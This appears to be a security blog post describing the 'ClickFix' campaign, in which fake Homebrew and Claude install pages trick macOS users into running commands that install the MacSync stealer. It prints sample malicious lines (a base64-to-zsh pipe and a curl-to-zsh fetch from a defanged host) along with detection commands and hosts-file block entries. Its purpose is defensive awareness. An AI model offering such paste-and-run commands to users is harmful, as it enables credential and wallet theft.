Listen to this Post
Introduction

A cleverly disguised social engineering campaign is actively exploiting the trust users place in well-known software installation processes. By creating high-fidelity fake websites impersonating the Homebrew package manager and Anthropic’s Claude AI, attackers are distributing the MacSync information stealer, often through malicious ads that appear at the top of Google search results. This method, known as “ClickFix,” leverages human habit rather than software vulnerabilities, tricking victims into manually copying and pasting a malicious command into their own Terminal window and unwittingly installing malware.
Learning Objectives
Recognize the ClickFix Attack Pattern: Learn to identify the social engineering cues that distinguish a legitimate installation guide from a malicious trap.
Analyze the Multi-Stage Infection Chain: Understand how a simple command leads to the deployment of information-stealing malware like MacSync and the persistence mechanisms it uses.
Apply Technical Detection and Prevention Measures: Acquire hands-on commands and techniques to scan for compromise, block malicious connections, and secure your macOS environment against these threats.
You Should Know
- Anatomy of the Attack: From a Google Search to a Full System Compromise
The attack begins the moment a user searches for a popular developer tool. Threat actors purchase Google Ads that appear above the legitimate search results for terms like “download Claude for Mac” or “install Homebrew.”
Clicking these sponsored links leads to a sophisticated clone of the official website. These pages are nearly perfect replicas, featuring the official logos, color schemes, and layout. The critical difference is the installation instruction. Instead of a standard command, the page presents a heavily obfuscated, often Base64-encoded, command and prompts the user to copy it into their Terminal.
 An example of a malicious command seen in the wild:
echo "H4sIAAAAAAAAA..." | base64 -d | zsh
 or a curl-based command:
curl -SsLfk --compressed "https://malicious-site[.]com/install.sh" | zsh
When the user pastes and executes this command, they unknowingly trigger a multi-stage process. The command typically decodes a script that performs environmental checks (e.g., ensuring the system is not in Russia or a CIS country) before downloading and executing the MacSync stealer payload in memory, leaving minimal traces on disk.. The malware then establishes persistence, often via a LaunchAgent, and begins exfiltrating credentials, cryptocurrency wallets, and browser data.
Step-by-step guide to understanding the malicious flow:
- Deceptive Ad: The user clicks a malicious Google Ad for a trusted tool.
- Fake Page: The user lands on a convincing clone of the official Homebrew or Claude site.
- The “ClickFix” Lure: The page instructs the user to run a command to “fix” an issue or install software.
- Command Execution: The user pastes and executes the malicious command in Terminal.
- First Stage Loader: The command runs a script that downloads a payload from an attacker-controlled server (
curl ... | zsh). - Environment Check: The script checks the system’s language and location. If it’s a target of interest (non-Russian/CIS), it proceeds.
- MacSync Deployment: The final MacSync infostealer payload is fetched and executed.
- Data Exfiltration: The stealer harvests data and sends it to a C2 server (e.g.,
a2abotnet[.]com) as a ZIP file (/tmp/osalogging.zip). -
Defensive Measures & Hardening Your Mac Against ClickFix
Protecting your system from these attacks requires a combination of user awareness and technical controls. The most critical defense is to never blindly trust and execute commands found online, even on websites that appear legitimate. Always verify the source and understand the command’s function before pasting it into your Terminal.
For enterprise environments, monitoring specific process execution events can help detect an ongoing infection. Defenders should look for suspicious parent-child process relationships, such as a web browser (Google Chrome) spawning a `zsh` or `bash` process, or the execution of `osascript` with encoded arguments, which is a common technique for macOS malware to run AppleScript commands. Apple has also added a Terminal security warning to macOS that alerts users when pasting potentially dangerous commands.
Hands-on Detection & Hardening Commands
To detect signs of compromise or harden your own system against these attacks, you can use the following commands.
 Check for suspicious LaunchAgents (persistence mechanism)
 Look for unfamiliar .plist files in the user's LaunchAgents directory.
ls -la ~/Library/LaunchAgents/

Inspect the contents of a suspicious plist file to see what it executes.
cat ~/Library/LaunchAgents/com.apple.update.plist

Check for existence of the known MacSync staging file. If this exists, the system is likely compromised.
ls -la /tmp/osalogging.zip

Monitor network connections for beaconing to known malicious domains or unusual outbound traffic.
 This command provides a live feed of all network connections.
sudo lsof -i

Search for specific indicators of compromise (IoCs) like files or directories.
 Example: Searching for a known malicious filename.
find ~ -name "malicious.sh" 2>/dev/null

Use the 'mdutil' command to search Spotlight's metadata for known malware file hashes.
 This is a more advanced technique but can be powerful in a forensics investigation.

Proactively block communication with known malicious domains by editing the hosts file.
 Add entries for known malicious domains, pointing them to localhost.
sudo nano /etc/hosts
 Then add lines like:
 127.0.0.1 a2abotnet.com
 127.0.0.1 license.claude-pro.com
For Windows users, the fake Claude campaign targeting Windows delivers a backdoor named Beagle through a DLL sideloading attack. To detect this:
 In PowerShell (Admin), check for suspicious scheduled tasks or startup items.
Get-ScheduledTask | Where-Object {$_.TaskName -like "update"}
Get-ItemProperty -Path "HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run"

Monitor for unusual DLL loads, especially from Temp folders.
 This requires advanced logging to be enabled (e.g., Sysmon).
- Operational Security Best Practices for Developers and Users
The primary reason these campaigns are successful is that they abuse the legitimate and routine behaviors of developers and power users. The ClickFix technique turns a trusted workflow (copying a command from a website and pasting it into a terminal) into a weapon. Therefore, disrupting this workflow is the most effective security control.
Developers should adopt a policy of “zero trust” for terminal commands. This means never executing a command unless you have independently verified its source and thoroughly understand its individual components. For tools like Homebrew, you should only use the official installation command from the project’s GitHub repository, which is curl -fsSL https://raw.githubusercontent.com/Homebrew/install/HEAD/install.sh`. It is critical to note that the official website,brew.sh`, does not instruct users to run a `curl … | zsh` command directly. Instead, it directs users to the GitHub page for the official script.
Official vs. Malicious: Threat actors rely on the fact that legitimate documentation sometimes uses similar patterns, making it easier to blend in. Always be skeptical, and when in doubt, prefer to download and inspect a script before execution (
curl -O [bash], thencat install.sh, thenbash install.sh).
Step-by-step guide to verifying an installation script:
- Navigate directly to the official source. Do not click on search engine ads. Type the URL (e.g.,
brew.sh) or use a bookmarked link. - If a `curl` command is provided, do not pipe it directly to `sh` or
zsh. First, download the script usingcurl -O [bash]. - Inspect the script with a text editor or `cat` to look for obfuscated commands (e.g.,
base64 -d,eval, or suspicious encoded strings). - Search for the script’s URL online to see if it has been reported as malicious.
- Only then should you execute the script, if you are certain of its safety.
For enterprises, you can enforce these policies by using Application Control to restrict which binaries can be executed from temporary directories and by using script-blocking technologies that can deobfuscate and analyze Base64-encoded commands before they run.
What Undercode Say
These campaigns represent a significant evolution in malware delivery, moving away from exploiting technical vulnerabilities to exploiting human psychology and established workflows. Key takeaways from this analysis are:
The Terminal is a New Attack Vector: Social engineering has successfully pivoted to target command-line interfaces, which were previously considered a safer environment due to the skill required. This trend will likely increase, with attacks targeting Docker, Kubernetes, and cloud CLIs.
Legitimate Platforms are Being Weaponized: Attackers are abusing the trust and authority of platforms like Google Ads and even claude.ai‘s own shared chat feature to host their malicious lures, making detection significantly harder for both users and security tools.
From a defensive perspective, this underscores the need for a cultural shift in security awareness. Security training must now explicitly cover the risks of executing commands from untrusted web sources, including those found at the top of search results. Technically, security teams should invest in endpoint detection and response (EDR) solutions capable of detecting and blocking script-based attacks and unauthorized `osascript` executions, rather than relying solely on traditional file-based malware signatures. The user’s own hand is now the primary delivery mechanism, making user education the most critical and challenging line of defense.
Prediction
As this campaign’s success becomes more widely documented, we can expect to see a rapid proliferation of similar “ClickFix” attacks targeting a much broader range of tools and operating systems. The technique will move beyond Homebrew and Claude to impersonate virtually any popular utility, AI agent, or development framework that relies on a command-line installation. Furthermore, attackers will increasingly leverage AI-generated content to create more convincing and personalized lures, such as fake troubleshooting guides that appear to be generated in real-time. For defenders, this signals a future where traditional perimeter and signature-based controls are rendered largely obsolete, and the fight against malware becomes a continuous battle for the user’s attention and trust, fought at the very moment of execution. The integration of real-time command-line threat intelligence and behavioral analysis directly into terminal environments will likely become a standard security control in the coming years.
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Macsync Clickfix – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


